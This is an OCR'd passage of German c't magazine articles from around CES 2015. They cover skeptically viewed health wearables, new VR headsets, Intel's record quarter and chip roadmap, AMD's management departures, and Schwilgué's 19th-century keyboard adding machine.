
© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag



© Copyright by Heise Zeitschriften Verlag

Jan-Keno Janssen

Wunder-Wearables

Arzt im Armband, Spektrometer am Schlüsselbund

Aktivitätstracker mit einfachen Beschleunigungssensoren sind out: Selbstvermessungs-Wearables müssen immer mehr können. Wir haben einen Blick auf ein vermeintliches Zauber-Armband und auf einen Spektralanalysator für die Hosentasche geworfen.

Der Trend, sich Geräte umzuschnallen, um permanent seine Körperfunktionen zu messen, hält sich bereits seit einigen Jahren; Aktivitätstracker verkaufen sich gut. Nur: Technisch begeistern können die meisten Tracker nicht – sie sind kaum mehr als Schrittzähler mit Bluetooth-Chip.

Nachdem inzwischen gefühlt jeder Hardware-Hersteller solche aufgebohrten Pedometer im Angebot hat, müssen sich die Firmen neue Funktionen überlegen, um sich von der Konkurrenz abzusetzen. Eingebaute Herzfrequenz-Sensoren etablieren sich langsam als Standard-Feature (Fitbit Charge HR, Basis Peak, Withings Pulse Ox, viele Android-Wear-Smartwatches); 2015 geht es noch deutlich weiter. Einer der kuriosesten angekündigten Aktivitätstracker soll das Kunststück vollbringen, nur über Sensoren auf der Haut protokollieren zu können, was man isst – nicht nur die Kalorien, sondern sogar die Menge an Kohlenhydraten, Fett und Protein. Andere Aktivitätstracker ermitteln lediglich den Kalorienverbrauch, die Kalorieneinnahme müssen die Benutzer umständlich manuell protokollieren.

Als wir im März erstmals über das GoBe-Armband des russischen Unternehmens Healbe berichteten, reagierten nicht nur die heise-online-Leser skeptisch – anderswo war sogar von „Betrug“ die Rede, es ginge Healbe nur darum, Crowdfinancing-Geld abzustauben. Immerhin kam auf Indiegogo über eine Million US-Dollar zusammen.

Auf der CES konnten wir das Gerät nun erstmals in die Hand nehmen. Die Hardware macht einen ordentlichen Eindruck, mit seinem fetten 170-Gramm-Gehäuse trägt das Armband allerdings ziemlich auf. Die zugehörige App wirkt professionell. Selbst ausprobieren konnten wir das GoBe nicht: Es dauere etwa einen Tag, bis sich der Algorithmus an den Träger angepasst hat, erklärte uns Healbes Managing Director George Mikaberydze. Wir durften uns immerhin seine Daten in der App anschauen: Für jeden Tag wird in einem Zeitstrahl angezeigt, wann er Mahlzeiten zu sich genommen hat und woraus diese bestanden – unzuverlässig wird es nur bei Snacks unterhalb 100 Kilokalorien, meinte Mikaberydze.

Voodoo-Algorithmen?

Das Ganze funktioniert angeblich folgendermaßen: 10 bis 15 Minuten nach der Mahlzeit beginnt der Körper, die Nahrungsmittel in Glukose umzuwandeln; dieser Prozess dauert fünf bis sechs Stunden. Sobald die Glukose-Konzentration steigt, absorbieren die Zellen den Zucker und geben Wasser ab. Ein Impedanzsensor im GoBe-Armband misst die Flüssigkeitsveränderung im Gewebe – und ein streng geheimer Algorithmus („Flow Technology“) berechnet daraus die Nährstoffzufuhr.


Die bislang einzige Studie zur Genauigkeit des Verfahrens – sie wurde von GoBe selbst beim „St. Petersburg State Institute of Health, Medical and Sports Clinic“ in Auftrag gegeben – kommt zu dem Ergebnis, dass das GoBe-Band die Kalorienzufuhr mit einer Genauigkeit von ±15,6 Prozent und den Kalorienverbrauch mit einer Genauigkeit von ±6,6 Prozent ermittelt. Allerdings: An der Studie nahmen lediglich fünf Personen teil; alle weiblich. Die ersten GoBe-Geräte sollen noch in diesem Monat an die Crowdfinancing-Unterstützer verschickt werden. Direkt danach kommt das Zauberarmband dann offiziell in den USA auf den Markt. Angepeilter Verkaufspreis: 300 US-Dollar.

Das Mini-Spektrometer von SCIO ist nur 20 Gramm schwer.

Hosentaschen-Spektro

Fast noch unglaublicher sind die Versprechungen von SCIO. Das israelische Unternehmen will ein Mini-Spektrometer entwickelt haben, das in wenigen Sekunden nur durch Annäherung die Bestandteile von Lebensmitteln oder Medikamenten ermittelt. Das 20 Gramm leichte Gerät kann man bequem am Schlüsselbund tragen; es schickt die vom Nahinfrarot-Spektrometer ermittelten Rohdaten per Bluetooth 4.0 zu einem Mobilgerät und von dort zum Herstellerserver, wo sie dann analysiert werden. Auf der CES konnten wir uns anschauen, wie das in der Praxis aussieht: Der dort gezeigte Prototyp konnte zwar unterschiedliche Käsesorten anhand des Fett- und Proteingehalts unterscheiden – allerdings nur, wenn man in der SCIO-App zuvor manuell eingestellt hat, dass man Käse analysieren will. Wir bleiben skeptisch.

Wann das fertige Produkt in den Handel kommt, ist noch unklar – der Preis steht mit 200 US-Dollar aber bereits fest. (jkj)



Auf einem per Bluetooth gekoppelten Mobilgerät kann man sich die von SCIO ermittelten Messwerte ansehen.

Dick und schwer: Mit 170 Gramm ist das Healbe-GoBe-Armband alles andere als unaufällig.

© Copyright by Heise Zeitschriften Verlag

Jan-Keno Janssen

Mittendrin statt nur 3D

2015 wird das Jahr der virtuellen Realität

Virtual-Reality-Primus Oculus VR hat immer noch keine Consumer-Version seiner Rift-Brille angekündigt, doch dafür tauchen Dutzende andere Hersteller mit VR-Hardware auf. Unter anderem soll es bald auch eine Open-Source-Variante geben.

Menschen, die noch kein aktuelles Virtual-Reality-Gerät ausprobiert haben, sind höchstwahrscheinlich genervt vom Hype: „Das gab es doch alles schon in den Neunzigern! Und keiner wollte es am Ende kaufen!" Wer sich schon einmal ein aktuelles VR-Headset um den Kopf geschnallt hat, erkennt jedoch schnell: Das ist die Zukunft der Unterhaltungselektronik. Erstmals erzeugen die VR-Headsets nämlich etwas, was bisher nie gelungen war: „Presence" – also das Gefühl, wirklich an einem fremden Ort zu sein. Ausgetrickst wird das Gehirn vor allem durch das im Vergleich zu alten VR-Geräten deutlich größere Sichtfeld sowie das nahezu verzögerungsfreie Headtracking.

Sehr anschaulich konnte man den aktuellen Stand der VR-Technik auf der CES in Las Vegas begutachten. Oculus VR, die Firma, die den Hype vor zwei Jahren mit einem primär aus Klebeband bestehenden Prototypen ausgelöst hatte, zeigte dort in 20 Demo-Räumen ihre neueste Rift-Brille. Im Vergleich zum DK2-Entwicklermodell trägt sich der deutlich leichtere „Crescent-Bay"-Prototyp nicht nur angenehmer, er funktioniert auch besser mit einer konventionellen Brille auf der Nase. Außerdem neu: eingebaute Kopfhörer und 3D-Audio per Software.

Der mit Infrarot-LEDs gespickte Crescent-Bay-Prototyp von Oculus beeindruckt mit nahezu perfektem Headtracking.

In den Demo-Räumen konnte man sich in einem abgesteckten Bereich frei bewegen – eine Oculus-Mitarbeiterin ermutigte uns sogar zum Hinlegen. Die neue Beweglichkeit ermöglichen rings um das Headset montierte Infrarot-LEDs, die von einer Kamera erfasst werden. Bei der DK2-Version fehlen die IR-LEDs am Hinterkopf, weshalb man sich damit nicht umdrehen kann, ohne dass das Tracking hakelt.

Fliegender Sabber

Die etwa 10 Minuten lange Demonstration führt durch mehrere, sehr unterschiedliche Szenen. Unter anderem wird man von einem furchteinflößenden Tyrannosaurus Rex angefaucht (fliegende Sabbertropfen inklusive), balanciert auf einem Wolkenkratzer und wird Zeuge, wie ein Industrieroboter mit einer Gummiente kuschelt. Zum Abschluss schwebt man durch eine wilde Zeitlupen-Actionszene – Wahnsinn! Dass der neue Prototyp so beeindruckt, liegt nicht nur am nahezu perfekten Headtracking, sondern auch an der Bildqualität: Anders als bei der DK2-Version ist das Pixelraster deutlich weniger sichtbar. Oculus VR verrät nicht, was für ein Display eingebaut ist – es sei jedenfalls nicht der 2560 × 1440-OLED-Bildschirm aus Samsungs Galaxy Note 4, wie er in der Gear-VR-Brille verwendet wird, beteuerte Oculus-Mitgründer Nate Mitchell gegenüber c't. In der Szene munkelt man, dass lediglich ein 1080p-Bildschirm verwendet wird, das nervige Fliegengitter hätten die Oculus-Entwickler über ein neues Linsensystem und verbesserte Software-Shader in den Griff bekommen.

Maßgeblich zum Mittendrin-Gefühl trägt auch der neue, bereits ins SDK integrierte 3D-Ton mit HRTF-Technik bei: Die Audioausgabe ändert sich entsprechend der Kopfposition. Das klappt bereits gut, auch wenn die Übergänge bei schnellen Bewegungen ein wenig abrupt klingen.

Eine Consumer-Version seiner VR-Brille will Oculus nach eigenen Angaben erst auf den Markt bringen, wenn das Erlebnis „gut genug" ist – man wolle keinesfalls das gerade erst wieder aufgeloderte Interesse an VR mit schlechter Technik ersticken. Ein Termin für die Consumer-Version kommuniziert das Unternehmen deshalb noch nicht.

Die Konkurrenz ist da wesentlich lockerer. So verkauft die chinesische Firma AntVR ihr aus Headset und Controller bestehendes VR-Set bereits für 300 US-Dollar. Ein kurzer Test auf der CES zeigte: In Sachen Bildqualität kann die Brille einigermaßen mit der DK2-Version der Rift mithalten, das Headtracking ist dagegen deutlich schlechter. Auf Open-Source-Hard- und Software setzt das vom

Sieht seltsam aus, funktioniert aber gut: der Virtual-Reality-Laufstall Virtuix Omni

Spiele-Peripherie-Hersteller Razer ins Leben gerufene OSVR-Projekt. Wir haben den ersten Prototypen ausprobiert, der auch Handtracking per Leap-Motion-Kamera beherrschte, unser Fazit: noch nicht überzeugend.

Pupille verfolgen

Spannender ist da der Ansatz des japanischen Startups Fove: Die Bildqualität der Fove-Brille fällt zwar gegenüber der Rift-Modelle ab, dafür ist aber ein Infrarot-Augentracking-Sensor eingebaut. Theoretisch ließe sich der menschliche Sehapparat damit deutlich originalgetreuer nachbilden – etwa, indem die virtuelle Realität nur dort scharf ist, wo man gerade hinschaut. In der Praxis funktioniert das Fove-Augentracking mit einer Verzögerung von unter 20 Millisekunden gut, die Software lief bei einem kurzen Test auf der CES jedoch noch nicht rund.

Ein weiteres tief greifendes Problem von Virtual-Reality scheint zumindest gelöst: Mit dem Omni-Laufstall von Virtuix kann man sich erstmals in der VR zu Fuß fortbewegen. Dafür muss man zwar spezielle Schuhe mit glatten Metallsohlen tragen und das Auf-der-Stelle-Gehen in einer Kuhle erst ein paar Minuten lang üben – danach hat man aber tatsächlich das Gefühl, als würde man durch virtuelle Welten wandern. Das Faszinierendste daran: In einem halbstündigen Test auf der CES liefen wir komplett übelkeitsfrei durch einen VR-Ego-Shooter – mit konventionellen Steuermethoden gelingt das den meisten c't-Kollegen nicht. Der Laufstall soll noch in diesem Quartal für 500 US-Dollar in den Handel kommen. (jkj)

c't Weitere Bilder und Video: ct.de/yrep

© Copyright by Heise Zeitschriften Verlag

Andreas Stiller

Prozessorgeflüster

Von Currywürsten und Curie

Während VW mit Rekorden bei den Currywürstchen aufwartet, brilliert Intel mit Rekordbilanzen. Dem Mobile-Sektor gehts zwar weiterhin schlecht, aber die kleinen Quarks, die PCs und vor allem die dicken Server holens raus.

Mit 6,3 Millionen waren die VW-Currywürsten die meistverkauften VW-Produkte des letzten Jahres, noch vor dem Lupo (6,12 Millionen). Wie viele dieser Würste auf Exbundeskanzler Gerhard Schröder zurückgehen, wurde nicht übermittelt. Auch wie der Jahresreingewinn von VW (inklusive der Würstchen) aussehen wird, weiß man derzeit noch nicht, 2013 lag er bei rund 3 Milliarden Euro. Diese Summe schafft Intel allein in einem Quartal, jedenfalls in dem jetzt bilanzierten vierten Quartal 2014. Über vierzehn Jahre hat Intel gebraucht, um die 3,5 Milliarden US-Dollar vom bisherigen Spitzenquartal im Jahre 2000 – ohne Berücksichtigung von Akquisitionen – zu übertrumpfen. Mit jetzt 3,66 Milliarden Dollar bei 14,7 Milliarden Dollar Umsatz markiert Intel neue Rekordwerte – zumindest in Dollar.

Internet of Things und Wearables, das ist ein neuer Schwerpunkt, den Intel auf der CES in den Vordergrund stellte. Dort präsentierte Intel-CEO Krzanich nun das Modul Curie, auch Quark SE genannt. Nur so groß wie ein Druckknopf, aber lauffähig mit Speicher, 6-Achsen-Sensor und Bluetooth LE.

Rund 1,5 Milliarden Dollar hat Intel im letzten Jahr in Akquisitionen investiert, darunter fiel der Einkauf von LSI Axxia Networks und Cloudera. Zuletzt kam Anfang Januar noch die Vuzix Corporation hinzu, eine Art New Yorker Antwort auf Google Glass. Der Brillenmarkt scheint aber noch nicht so übermäßig erfolgreich zu sein, Google hat jedenfalls den Verkauf der Glass erst einmal eingestellt.

Aber Intel kennt sich im Mobile-Bereich ja mit roten, genauer gesagt mit tiefroten Zahlen aus, auch diesmal lag trotz des Rekordquartals die Sparte für Mobil- und Telecom-Chips im Defizit. Und das nicht nur mit über einer satten Milliarde Dollar Verlust beim operativen „Gewinn“, sondern sogar mit einem irgendwie zusammengerechneten negativen Umsatz von –6 Millionen. Die erfolglose, bislang von Herman Eul geführte Mobile and Communications Group MCG wird ab jetzt als eigenständige Abteilung aufgelöst und verschmilzt mit der von Kirk Skaugen geleiteten PC Client Group zur Client Computing Group.

Skaugen hats gut, der PC-Markt hat sich wieder leicht erholt und trug mit einem Plus von 3 Prozent zum Erfolg bei. Und dann hat man ja noch die Datacenter Unit, und auf die kann sich Intel verlassen. Die legte gleich um ein Viertel zu und spülte so eine gute Milliarde mehr in die Kassen als im Vorjahresquartal. Kein Wunder, kann Intel doch bei den Servern mangels Konkurrenz nach Belieben den Markt dominieren, dirigieren und die Preise gestalten – jedenfalls noch. OpenPower als mögliche Alternative muss erst noch in Schwung kommen. IBM legte jetzt erst einmal bei den Mainframes mit der z13 nach (siehe S. 45) – das ist auch so ein Markt, wo einer allein herrscht und keine wirkliche Konkurrenz fürchten muss.

Broadwell & Skylake

Früher gab es bei Intels neuen Preislisten zumeist auch einige Preissenkungen, diesmal jedoch Fehlanzeige. Auch die neuen Haswell-Prozessoren der 4600-Familie – das sind die für vier Sockel, die aber anders als die EX-Kollegen nur eine sehr schlappe Verbindung untereinander pflegen, sind hier noch außen vor, obwohl sie im aktuellen Specification Update schon verzeichnet sind.

Man findet lediglich eine Handvoll neuer ULV-Mobil-Prozessoren sowie die im November angekündigten Core-M-Prozessoren im Stepping F. Mit jenem hat Intel gleich ein gutes Dutzend Fehler des Vorgängers beseitigt, zumeist solche, die zuvor interessanterweise noch gar nicht aufgelistet waren.

So reagierte der Prozessor unwirsch bei zu häufigem Wechsel zwischen den tiefen Stromsparzuständen oder er initialisierte zuweilen den LPDDR3-Speicher nicht vollständig und blieb beim Booten hängen. Beides konnte und musste man mit BIOS-Workarounds umgehen. Das ging aber nicht bei dem bekannten Fehler BDM53 bei Transactional Memory (TSX), der mit dem neuen Stepping nun endlich repariert wurde – aber der einzig beim Core M-5Y71 freigeschaltet ist.

Bei nur zwei Kernen ist TSX allerdings noch nicht wirklich gefordert – auf den Vierkerner mit Broadwell-Kern (Broadwell-H) wird man allerdings noch bis mindestens Mitte des Jahres warten müssen. Das hat Intel auf der CES bestätigt. Dann sind diese aber fast schon überflüssig, wurde doch für die zweite Jahreshälfte bereits die Skylake-Generation mit neuer Architektur samt AVX512 angekündigt. Und die Szene fragt sich: fällt Broadwell-H vielleicht ganz ins Wasser?

Nach Galileo und Edison nun Curie: Intels neuestes und kleinstes Quark-SoC

Ähnliche Fragen tauchen bei den Servern auf. Macht ein Broadwell-EP irgendwann im Verlauf von 2016 noch Sinn – wenn schon der Skylake-EP mit seinen Hufen scharrt? Für die HPC-Szene dürfte dessen Sockelkompatibilität zu Intels nächster Xeon-Phi-Generation Knights Landing besonders verlockend sein, und den hat uns Intel ja bereits für die zweite Jahreshälfte 2015 versprochen.

Und wie wirds nach Skylake weitergehen? Man hörte davon, dass die 10-nm-Technik, die immer noch nicht mit EUV, sondern mit weiter verbesserter Laser-193-nm-Technik und schwarzer Magie arbeitet, im Zeitplan läge, aber wer glaubt ernsthaft daran, dass der Cannonlake (ehemals Skymont) genannte „geshrinkte“ Skylake wirklich noch 2016 debütiert? Es sieht ohnehin mittelfristig so aus, dass Intel vom Tick-Tock-Modell so langsam in ein Tick-Tock-Tock-Modell übergehen könnte, also nach einem Tick-Shrink vielleicht zwei Architekturen pro Prozessgeneration herausbringt.

Schlingerkurs

Konkurrent AMD macht derweil weniger durch neue Produkte als vielmehr durch Manager- und Sicherheitslücken auf sich aufmerksam. Gleich drei Top-Manager verlassen das schlingernde Schiff unter Kapitänin Lisa Su, darunter der erste Offizier John Byrne, der seit Juli 2014 die Computing and Graphics Business Unit geleitet hat. Su übernimmt kommissarisch seinen Job, bis ein Nachfolger gefunden ist. Gleichzeitig machen heftige Sicherheitsmängel in der System Management Unit (siehe S. 48) von sich reden

Viel lieber würde man ja was von AMDs ARMv8-Chip Opteron A1100 hören, aber da herrscht Ruhe im Schiff. Der uns mal vor einem Jahr fest versprochene Testchip ist irgendwo im Bermuda-Dreieck zwischen Rory Read, Lisa Su und Andrew Feldman verschollen – Benchmark-Ergebnisse hätten wir ohnehin nicht veröffentlichen dürfen. Vor gut einem Jahr hat die SPEC zwar bereits die CPU2006-Suite für ARMv8 unter Fedora19 herausgegeben, jetzt gibt es dafür bereits Fedora 21 – doch konkrete Benchmark-Eergebnisse von AMD, Applied Micro oder Cavium? Fehlanzeige auf ganzer Linie. Von den seit Oktober 2014 veröffentlichten 2426 CPU2006-Ergebnissen stammen wie viele von Intel-Prozessoren? Genau: 2426 – klarer kann man die Situation auf dem Server-Markt wohl kaum demonstrieren. Davor findet man zwei einsame, wenn auch mächtige Power8-Inseln in den weiten Intel-Fluten. (as)

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Andreas Stiller

Der erste Prozessrechner

Neues zu alten Rechnern und 1000 Jahre Straßburger Münster

Ob in Straßburg, Hannover oder Zürich, überall machen wiederaufgetauchte alte oder mühevoll rekonstruierte Rechner von sich reden. Hinzu kommen bislang unbekannte Konstruktionszeichnungen und interessante Dokumente – und was haben historische Rechner mit dem Straßburger Münster zu tun?

Kurz vor Weihnachten 2014 stöberte der Schweizer Informatiker, Technikhistoriker und Dozent i. R. der ETH Zürich, Herbert Bruderer im Depot des Straßburger Historischen Museums – neben zwei Vormodellen und mechanischen Zählern – eine eigenartige mechanische Rechenmaschine auf, deren Existenz zwar einigen Historikern bekannt, aber ansonsten weitgehend in Vergessenheit geraten war.

Der Konstrukteur dieser großen Addiermaschine war niemand anderes als Jean-Baptiste Schwilgué (1776–1856), der bedeutende französische Uhrmachermeister, der von 1838 bis 1842 die astronomische Uhr des Straßburger Münsters konstruiert hat, die dritte im Verlauf der nunmehr 1000-jährigen Geschichte der Kathedrale. Die astronomische Uhr ist neben der von Besançon wohl die bedeutendste – und sie läuft heute noch.

Am Heiligen Abend vor 170 Jahren hatte Schwilgué sein Patent für eine mechanische Addiermaschine und einen allgemeinen mechanischen Zähler angemeldet. Seine Rechenmaschine gilt als das älteste erhaltene Addiergerät, bei dem sich die Zahlen über eine Tastatur eingeben lassen. Bisher waren nur zwei Modelle bekannt; ein nicht betriebsbereites aus dem Jahre 1846 befindet sich ebenfalls in Straßburg. Es wurde vor Jahren von den Nachfahren der Ingenieure Ungerer, die später das Schwilgué-Unternehmen übernommen hatten, dem Straßburger Kunstgewerbemuseum übergeben und gelangte erst 2014 an das Straßburger Historische Museum.

Schon vor einem Jahr hatte Bruderer im Fundus der 1980 außer Betrieb gegangenen eidgenössischen Sternwarte eine gut erhaltene, funktionsbereite Tastenaddiermaschine von Schwilgué aus dem Jahre 1851 wiederentdeckt sowie ein frühes Exemplar eines Thomas-Arithmometers. Dieses Arithmometer, gebaut von dem Versicherungsunternehmer Thomas de Colmar (1785 – 1870) aus Paris, war die weltweit erste, erfolgreiche und in Serie gefertigte (mechanische) Rechenmaschine. Sie beruht auf dem Prinzip der Leibniz-Rechenmaschine, deren einzig erhaltenes Original sich in der Gottfried Wilhelm Leibniz Bibliothek in Hannover befindet und dort behütet wird wie ein Augapfel. Erst vor Kurzem, Ende November 2014, wurde das Original erstmals der Öffentlichkeit präsentiert.

Leibniz und Schwilgué

Und nun Mitte Januar 2015 wurde an der hannoverschen Leibniz-Universität im Rahmen der Leibniz-Dauerausstellung auch ein Nachbau der Machina Deciphratoria – ein weniger bekannter Vorläufer der Enigma – präsentiert. Von der zu Leibniz-Zeiten gar nicht gebauten Verschlüsselungsmaschine haben Ingenieur Klaus Badur und Feinmechaniker Gerald Rottstedt in fünfjähriger Kleinarbeit nach den alten Konstruktionszeichnungen zwei funktionierende Exemplare fertiggestellt. Das Team hatte vorher auch schon Leibniz' Rechenmaschine rekonstruiert.

Bruderer forschte inzwischen weiter und fand nun heraus, wozu Schwilgué die selbstentwickelte Rechenmaschine benötigt hatte, nämlich zum Einstellen der hochpräzisen Zahnradfräsmaschine, die Schwilgué schon um 1825 eigens für die Anfertigung gewisser Räder der astronomischen Uhr gebaut hatte. Damit hatte er sozusagen den ersten Prozessrechner und die erste numerisch per Papierstreifen gesteuerte Fräsmaschine. Denn die mechanisch errechneten Zahlenfolgen schrieb er von Hand auf ein Papierband, das in einem Kästchen um zwei Rollen gewickelt war. Dank Griffen ließen sich die Rollen nach jedem Arbeitsgang vorwärts schieben. Durch ein Glasfenster konnte man drei aufeinanderfolge Ziffern des Papierstreifens lesen.

J. & A. und Tomi Ungerer

Mit Hilfe dieser Fräsmaschine kann man gerade Stirn-, Kegel- und Schneckenräder herstellen. Dank ihrer beeindruckenden Präzision von deutlich unter einem Mikrometer (ein Zehnmillionstel des Trommelumfangs) war die Zahnrad-Fräsmaschine noch lange bei den Werkstätten von J. & A. Ungerer für bestimmte Zahnräder in Betrieb. Sie wurde allerdings dann von einem Elektromotor angetrieben und nicht mehr wie zu Schwilgué-Zeiten via Handschwungrad.

